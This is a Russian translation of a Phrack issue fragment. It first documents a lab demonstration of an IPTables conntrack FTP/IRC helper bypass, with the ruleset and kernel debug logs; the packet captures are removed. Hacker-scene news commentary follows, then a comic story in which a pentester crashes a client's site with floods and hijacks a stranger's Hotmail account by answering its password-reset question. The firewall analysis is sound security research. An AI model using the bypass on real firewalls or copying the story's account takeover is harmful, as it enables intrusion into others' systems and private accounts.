  [Хост атакующего]-----[Межсетевой экран]-----[FTP-сервер]
  (Сетевые интерфейсы eth1 и eth2 межсетевого экрана напрямую подключены
  к хосту атакующего и серверу соответственно.)
```

Как показано на схеме, пакеты, передаваемые между FTP-клиентом (то есть атакующим) и FTP-сервером, проходят через linux-узел с IPTables на ядре Linux 2.4.28.

IP-адреса, назначенные каждому узлу:

• (a) Хост атакующего: 192.168.3.3
• (b) Порт eth1 в Linux-узле: 192.168.3.1
• (c) FTP-сервер: 192.168.4.4
• (d) Порт eth2 в Linux-узле: 192.168.4.1

TCP-сервер прослушивает адрес хоста FTP-сервера на порту 8000. Сервер на порту 8000 защищён IPTables. В данной демонстрации атакующий пытался нелегитимно подключиться к порту 8000 на FTP-сервере.

Соответствующие записи в ходе атаки фиксировались в следующем порядке:

1. Системные конфигурации в межсетевом экране, включая набор правил IPTables
2. Вывод tcpdump на порту eth1 межсетевого экрана
3. Вывод tcpdump на порту eth2 межсетевого экрана
4. Данные файла `/proc/net/ip_conntrack` в динамике — показывают информацию об отслеживаемых соединениях
5. Сообщения DEBUGP()/printk для отладки в исходных файлах (`ip_conntrack_core.c`, `ip_conntrack_ftp.c` и `ip_conntrack_irc.c`). Для получения подробных сообщений макрофункция DEBUGP() была активирована в этих файлах.

Часть сообщений содержала корейские символы — они были удалены. Приносим извинения.

---

(1) Системные конфигурации в межсетевом экране

```
[root@hans root]# uname -a
Linux hans 2.4.28 #2 2004. 12. 25. () 16:02:51 KST i686 unknown

[root@hans root]# lsmod
Module                  Size  Used by    Not tainted
ip_conntrack_irc        5216   0  (unused)
ip_conntrack_ftp        6304   0  (unused)
ipt_state               1056   1  (autoclean)
ip_conntrack           40312   2  (autoclean) [ip_conntrack_irc
ip_conntrack_ftp
ipt_state]
iptable_filter          2432   1  (autoclean)
ip_tables              16992   2  [ipt_state iptable_filter]
ext3                   64032   3  (autoclean)
jbd                    44800   3  (autoclean) [ext3]
usbcore                48576   0  (unused)


[root@hans root]# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  192.168.3.3          192.168.4.4         tcp dpt:ftp
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:auth
ACCEPT     tcp  --  192.168.4.4          192.168.3.3         tcp dpt:ircd
ACCEPT     all  --  anywhere             anywhere            state
RELATED,ESTABLISHED

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
[root@hans root]# route -n
```

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.4.0     0.0.0.0         255.255.255.0   U     0      0        0 eth2
192.168.3.0     0.0.0.0         255.255.255.0   U     0      0        0 eth1
192.168.150.0   0.0.0.0         255.255.255.0   U     0      0        0 eth0
127.0.0.0       0.0.0.0         255.0.0.0       U     0      0        0 lo
```

---

(2) Вывод tcpdump на порту eth1 межсетевого экрана

Видно, что «частичные» команды PORT были переданы и нелегитимное соединение с портом 8000 было установлено.

```
tcpdump -nn -i eth1 -s 0 -X
```

[phrack staff: Output removed. Do it on your own.]

---

(3) Вывод tcpdump на порту eth2 межсетевого экрана

На порту eth2 показана только одна команда PORT без ``, поскольку первая была отброшена.

```
tcpdump -nn -i eth2 -s 0 -X
```

[phrack staff: Output removed. Get skilled. Do it yourself!]

Файл `/proc/net/ip_conntrack` показывает информацию об отслеживаемых соединениях. Для этого выполнялась следующая команда оболочки:

```
/>watch -n 1 "data >> /tmp/ipconn.txt;cat /proc/net/ip_conntrack >> /tmp/ipconn.txt"
```

Примечание: время от времени в файле появляются соединения, не связанные с данным тестом. Приносим извинения.

[phrack staff: Output removed. Use the force luke!]

---

(5) Вывод dmesg

Следующий фрагмент сообщения показывает, что первая команда PORT без `` была расценена как «частичная» и, следовательно, отброшена:

```
Dec 31 15:03:40 hans kernel: find_pattern `PORT': dlen = 23
Dec 31 15:03:40 hans kernel: Pattern matches!
Dec 31 15:03:40 hans kernel: Skipped up to ` '!
Dec 31 15:03:40 hans kernel: Char 17 (got 5 nums) `10' unexpected
Dec 31 15:03:40 hans kernel: conntrack_ftp: partial PORT 1273167371+23
```

Следующий фрагмент показывает, что вторая недопустимая команда PORT без `` была принята, поскольку её посчитали пакетом с неправильной позицией порядкового номера (то есть пакет не был расценён как FTP-команда):

```
Dec 31 15:03:40 hans kernel: ip_conntrack_in: normal packet for d7369080
Dec 31 15:03:40 hans kernel: conntrack_ftp: datalen 23
Dec 31 15:03:40 hans kernel: conntrack_ftp: datalen 23 ends in \n
Dec 31 15:03:40 hans kernel: ip_conntrack_ftp_help: wrong seq pos (1273167394)
```

Следующий фрагмент показывает, что модуль отслеживания соединений ошибочно принял FTP-соединение данных за IRC:

```
Dec 31 15:03:40 hans kernel: ip_conntrack_in: new packet for d73691c0
Dec 31 15:03:40 hans kernel: ip_conntrack_irc.c:help:entered
Dec 31 15:03:40 hans kernel: ip_conntrack_irc.c:help:Conntrackinfo = 2
Dec 31 15:03:40 hans kernel: Confirming conntrack d73691c0
```

Следующий фрагмент показывает, что `ip_conntrack_irc` ошибочно принял содержимое пакетов FTP-соединения данных за команду DCC CHAT и «ожидал» поддельного чат-соединения:

```
Dec 31 15:03:40 hans kernel: ip_conntrack_in: normal packet for d73691c0
Dec 31 15:03:40 hans kernel: ip_conntrack_irc.c:help:entered
Dec 31 15:03:40 hans kernel: ip_conntrack_irc.c:help:DCC found in master
192.168.4.4:20  192.168.3.3:6667...
Dec 31 15:03:40 hans kernel: ip_conntrack_irc.c:help:DCC CHAT  detected
Dec 31 15:03:40 hans kernel: ip_conntrack_irc.c:help:DCC bound ip/port:
192.168.4.4:8000
Dec 31 15:03:40 hans kernel: ip_conntrack_irc.c:help:tcph->seq = 3731565152
Dec 31 15:03:40 hans kernel: ip_conntrack_irc.c:help:wrote info
seq=1613392874  (ofs=33), len=21
Dec 31 15:03:40 hans kernel: ip_conntrack_irc.c:help:expect_related
0.0.0.0:0-192.168.4.4:8000
Dec 31 15:03:40 hans kernel: ip_conntrack_expect_related d73691c0
Dec 31 15:03:40 hans kernel: tuple: tuple d6c61d94: 6 0.0.0.0:0 ->
192.168.4.4:8000
Dec 31 15:03:40 hans kernel: mask:  tuple d6c61da4: 65535 0.0.0.0:0 ->
255.255.255.255:65535
Dec 31 15:03:40 hans kernel: new expectation d7cf82e0 of conntrack d73691c0
```

Следующий фрагмент показывает, что `ip_conntrack` в конечном итоге принял нелегитимное соединение с портом 8000 согласно правилу инспекции состояний:

```
Dec 31 15:03:40 hans kernel: conntrack: expectation arrives ct=d7369260
exp=d7cf82e0
Dec 31 15:03:41 hans kernel: ip_conntrack_in: related packet for d7369260
Dec 31 15:03:41 hans kernel: Confirming conntrack d7369260
Dec 31 15:03:41 hans kernel: ip_conntrack_in: normal packet for d7369260
```

МИРОВЫЕ НОВОСТИ

Автор: Pascal Cretain (Pascal_Cretain@mail.com)

АНБ и PHRACK

...И в положительном смысле. Смотрите:
http://www.nsa.gov/snac/

Там есть раздел специально для маршрутизаторов:
http://www.nsa.gov/snac/downloads_cisco.cfm?MenuID=scg10.3.1

На странице 80 Phrack стоит первым в списке литературы.

```
**** QUICK NEWS **** QUICK NEWS **** QUICK NEW ***** QUICK NEWS ****
**** QUICK NEWS **** QUICK NEWS **** QUICK NEW ***** QUICK NEWS ****
**** QUICK NEWS **** QUICK NEWS **** QUICK NEW ***** QUICK NEWS ****
```

И снова... две крупные компании, Cisco и ISS, пытаются запугать независимых исследователей, чтобы те молчали об уязвимостях в их программном обеспечении.

Майкл Линн проявил огромное мужество и воспользовался своим естественным правом — правом говорить.

Цитата с его личной страницы:

> *«Те, кто меня знает, скажут вам: я давно не боюсь тех, кого, по мнению других, мне следовало бы бояться.»*

Команда Phrack выражает уважение Линну.

С личной страницы Майкла Линна:

Опасная культура, воспринимающая аппаратные сетевые устройства как неуязвимые для удалённого взлома, существовала слишком долго. Майк пошёл на огромный личный риск ради того, что правильно: он обнародовал своё исследование и привлёк к проблеме должное внимание сообщества по безопасности.

Cisco последовательно находится в авангарде этой опасной культуры. Компания практикует стратегию ограничения доступа к обновлениям и информации — только для тех, кто имеет контракты на поддержку. Во многих критических инфраструктурах инженеры нередко лишены возможности использовать последние обновления безопасности из-за особенностей их ветки IOS. Годами попытки перейти на SSH как основной метод администрирования оборудования Cisco служат прекрасным примером сломанной культуры безопасности этой компании. Их поведение в данной ситуации — последний штрих. Мы обязаны добиваться изменений в культуре безопасности Cisco.

Действия ISS наглядно показали последствия этой сломанной культуры. Поведение ISS по отношению к данной критической угрозе безопасности и к исследователю, её обнаружившему, оставляет желать лучшего. Мы уверены, что наша свободная рыночная и медийная среда заставит и ISS, и Cisco извлечь уроки из произошедшего.

http://www.nicklevay.net/
http://blogs.pcworld.com/staffblog/
http://blogs.washingtonpost.com/securityfix/2005/07/update_to_cisco.html

---

Добро пожаловать в Международный аэропорт Остин/Техас. Ознакомьтесь с нашей новой системой видеонаблюдения. Мы можем следить за нашими сотрудниками, нашими гражданами и даже за нашим президентом. Попробуйте прямо сейчас:

http://lobbycamera4.abia.org

Microsoft уходит в l33t: словарь 31337
http://www.microsoft.com/athome/security/children/kidtalk.mspx

---

Вот наглядный пример того, что бывает, когда не следишь за происходящим:

1. Происходит атака.
2. Политики запугивают людей и говорят им, что это повторится!
3. Люди соглашаются отдать свои права, свободу и разум.
4. Людей обирают именно то, о чём политики говорили как о защите от террора.

Дамы и господа, провал TSA:
http://www.komotv.com/stories/37150.htm

Обожаю эту цитату: «А я спросил: а как же мои конституционные права? А они сказали: "Не сейчас... у вас их нет"».

ПО для копирования DVD признано незаконным в Нидерландах.
http://www.theregister.co.uk/2005/07/25/dvd_copy/
http://www.theregister.co.uk/2005/07/25/uk_war_driver_fined/

Минуточку? Программное обеспечение? Я бы и то протестовал, если бы под запрет подпало само действие копирования. Но программное обеспечение? Что за абсурд?

1. Я покупаю DVD.
2. Я покупаю программу для копирования DVD.
3. Я делаю копию СВОЕГО DVD для СОБСТВЕННЫХ нужд.
4. Я делаю копию СВОЕГО DVD для СВОЕГО ДРУГА.
5. Я делаю копию DVD моего друга для МОЕГО ДРУГА.
6. Я делаю копию DVD моего друга ДЛЯ СЕБЯ.
7. Я делаю МНОГО копий DVD моего друга ДЛЯ ДРУГИХ.

Так с какого пункта начинается пиратство? Нидерланды, это был плохой ход. Голландцы — не дураки. Они никогда не позволят запретить им делать копии собственных DVD. И уж тем более вам никогда не удастся запретить им разрабатывать и исследовать программы для копирования DVD или любое другое программное обеспечение.

Другие страны поощряли бы умных людей, способных писать такие программы. Голландцы будут бороться за свои права. В конечном счёте победят свобода слова и свобода исследования.

Социальное тестирование на проникновение

С уверенностью могу сказать, что MD5-хеш каждого из последних, скажем, двухсот дней не был изменён и во всех случаях одинаков. Очередной унылый день в офисе, и я смертельно скучаю.

Новый клиент хочет не только «внешнее слепое тестирование на проникновение», но ещё и «комплексный статический анализ кода». Зачем им платить деньги за «защиту» этого монстра — ума не приложу. У него даже нет раздела аутентификации. Бред.

Запрос на передачу зоны DNS радостно встречает меня полной картиной их внутренней сетевой структуры... впрочем, мне это всё равно не понадобится, поскольку заказ только на тестирование веб-сервера — но знать лишним не бывает. Запускаю этот чёртов Nessus в миллионный раз и бессмысленно жду, пока заполнится полоска прогресса атаки — радости ноль. Запускаю Nikto, Webscan, N-Stealth И ISS одновременно, включив все опасные плагины в попытке уронить этот убогий веб-сервер — явно не на свободном и открытом ПО, а на чём-то проприетарном и дорогом, начинающемся на «I» и заканчивающемся на «IS». Вдобавок запускаю независимые SYN-флуд атаки и распределённый teardroping, чтобы повысить шансы на успех. Вскоре сайт неуклюже падает, как небронированный крестьянин в битве при Ватерлоо.

Я с удовлетворением улыбаюсь: раздутые, уродливые, динамические HTML-страницы вскоре сменяются чистой, мощной, прекрасной и белоснежной ошибкой 404. Минута тишины и покоя мгновенно рушится от телефонного звонка. Звонит операционный менеджер.

— Паскаль, только что позвонили из Dorksershire_Upon_Avon и пожаловались, что сайт лежит. Это как-то связано с тестированием на проникновение, которое мы проводим?

— Ну, отчасти да, — отвечаю я. Затем, более напористо, объясняю: «Если клиент хочет полноценного теста на проникновение, сайт необходимо проверить на устойчивость к атакам типа "отказ в обслуживании" — наиболее безобидному и распространённому виду атак в наши дни. В конечном счёте они нас за это поблагодарят. Кроме того, мы предупреждали их об опасности DoS при подписании контракта. Несмотря на то что мы принимаем все меры предосторожности для предотвращения подобных побочных эффектов, DoS — это риск, неотделимый от нормального тестирования. Хорошо помню того продажника. Он, судя по всему, решил, что под DoS я имею в виду ту чёрную операционку с командной строкой, которая была до Windows, — ту, что очищала экран по команде CLS. Ну и ладно.

— Спасибо, Паскаль, я их проинформирую.

Уже половина пятого... Хочется сбежать пораньше, тем более что после злополучного «инцидента» с DoS, временно прервавшего работу, делать особо нечего.

Операционный менеджер куда-то ушёл — может, в туалет, без разницы. Теперь мой звёздный час, чтобы смыться. Буквально через секунды я уже сижу посередине паба «Thirsty Fox». Обожаю это место.

— Пинту John Smith's, пожалуйста.
— Конечно, приятель.
— Ваше здоровье.
— Ваше здоровье.

Немного пива плещется на стойку.

— Простите.
— Простите.
— Всё нормально, приятель.
— Ваше здоровье.
— Ваше здоровье.

Хватаю стакан и залпом выпиваю половину пива. Затем оглядываюсь в поисках женского присутствия, уязвимого для атаки «человек посередине». Облачённый в мою новую футболку «penetration testing anyone?», я не могу проиграть. Вот она! Чёрные волосы — мой тип. Допиваю остаток, заказываю ещё одну пинту.

— Пинту John Smith's, пожалуйста.
— Конечно, приятель.
— Ваше здоровье.
— Ваше здоровье.

Хватаю стакан и иду в атаку.

— Привет.
— Привет.
— Вы часто здесь бываете? — говорю я эпическим голосом.
— Да, довольно часто, — отвечает она безразлично.
— Знаете ли, я тестировщик на проникновение. — Голос у меня низкий и, безусловно, чувственный.
— *Молчание.*
— Я хакер, — говорю я, — и мне за это платят.
— Ха. Интересно. Вы взламываете Hotmail?
— Конечно, — уверенно отвечаю я. — Я сертифицированный реверс-инженер по взлому Hotmail и президент Британского института открытого исходного кода по... мм... компрометации электронной почты (HHCRE&PBOSIEC).
— Ого, — говорит она впечатлённо. — Тогда, может, окажете мне ценную помощь? Есть один аккаунт электронной почты, пароль от которого я забыла, а там важная для меня информация. Адрес — Brutus_Needham@hotmail.com... Поможете взломать?
— Конечно, без проблем. Почему бы нам не допить и не уйти — я живу рядом. У меня дома загрузка 1 Гб/512 МБ X-DSL, 3 рабочих станции и 2 мейнфрейма под разными операционками с командной строкой. В худшем случае всегда можно запустить распределённую атаку по словарю john the ripper с моими ОЧЕНЬ ДЛИННЫМИ И ТОЛСТЫМИ словарями, — говорю я, пытаясь произвести впечатление. Девушка вертит головой с озадаченным видом. — Мы разберёмся с вашей ситуацией в два счёта, — добавляю я, упрощая. — Кстати, как этот аккаунт может быть вашим? Это же мужское имя? — говорю я и при этом подмигиваю.
— Ну... *краснеет*... ладно, ты меня раскусил! Это мой чёртов бывший, и мне нужно узнать, чем он занимался. Если ты не против.
— Без проблем, разберёмся. Рад помочь. Твоя подруга тоже может присоединиться, если хочет пройти «маленький вводный курс по проникновению» — бесплатно! — говорю я, сопровождая слова быстрыми и явно красноречивыми жестами.
— Ага, почему нет! Звучит весело! — отвечают обе девушки.
— Бинго. Займёмся настоящим тестированием на проникновение, — думаю я про себя с улыбкой.

У меня нет машины, поскольку я считаю, что не стоит приобретать вещи, которые сделают вашу жизнь более напряжённой и затратной. Зачем платить за страховку, бензин и отказывать себе в удовольствии пить John Smith's, если можно пользоваться общественным транспортом в изрядном подпитии, ходить пешком или ездить на велосипеде (тоже в подпитии). В целом я считаю, что люди должны покупать только то, что им действительно необходимо. Осциллограф, например, — вещь абсолютно необходимая, поэтому у меня их два. В остальном отсутствие имущества даёт роскошь гибкости, свободы и позволяет не обременять эту землю лишним грузом. Ну ладно.

Итак, мы идём домой — я посередине, девушки по бокам.

— Так как тебя зовут, хакер? — спрашивает одна из них.
— Паскаль, — отвечаю я. — Паскаль Крэтен.
— Хм, не очень распространённое имя. Откуда ты, Паскаль?
— Я из края компромисса, — отвечаю я, глядя в пустоту.
— Ты интересный тип, Паскаль. Честно надеюсь, что ты не вешаешь нам лапшу на уши.
— Как истинный хакер, я буду говорить делом, а не пустыми словами, — говорю я. — Просто дождитесь, пока мы взломаем этого Брута, которому нужна ветчина.

Вскоре все трое удобно расположились в моей захламлённой «IT-комнате». Одна из девушек спрашивает:

— Эй, а где твоя техника, приятель? Ты же говорил, что у тебя пять компьютеров с X-LSD-интернетом? Я вижу только дерьмовый ноутбук! Что происходит? И где LSD?

— Не беспокойся, дорогая, — отвечаю я спокойным голосом. — Всё моё компьютерное оборудование здесь. Но не совсем. Этот ноутбук — по сути, точка доступа к моей НАСТОЯЩЕЙ IT-инфраструктуре, которая находится где-то рядом — очень рядом. К сожалению, в силу соглашений о неразглашении я не могу сообщить вам реальное местонахождение моих компьютеров и показать их — хотя с удовольствием бы, — вздыхаю. Девушки смотрят на меня с недоверием.

— Ладно, как хочешь. У тебя есть что-нибудь выпить?

— Конечно, у меня есть John Smith's Premium Ale. Они берут по банке и начинают болтать об онлайн-шопинге.

Я беру банку и быстро принимаюсь за дело. Захожу на passport.net, сбрасываю пароль, выбираю страну, ввожу имя пользователя... жду «секретный» вопрос Брута. Есть!

— Эй, девушка, ты не назвала мне своё имя, — обращаюсь я к «заинтересованной стороне». «Джуд», — отвечает она... Ввожу ответ на секретный вопрос Брута, устанавливаю новый пароль: «Oscilloscoped».
— А я Глория, — говорит вторая.
— Эй, Джуд, — говорю я. — Подойди сюда. Кое-что покажу. Вообще-то даже два кое-что. Подмигиваю.

Обе девушки подходят. Я откидываюсь на спинку кресла и улыбаюсь.

В конце концов, день выдался не такой уж плохой.

```
|=[ EOF ]=---------------------------------------------------------------|
```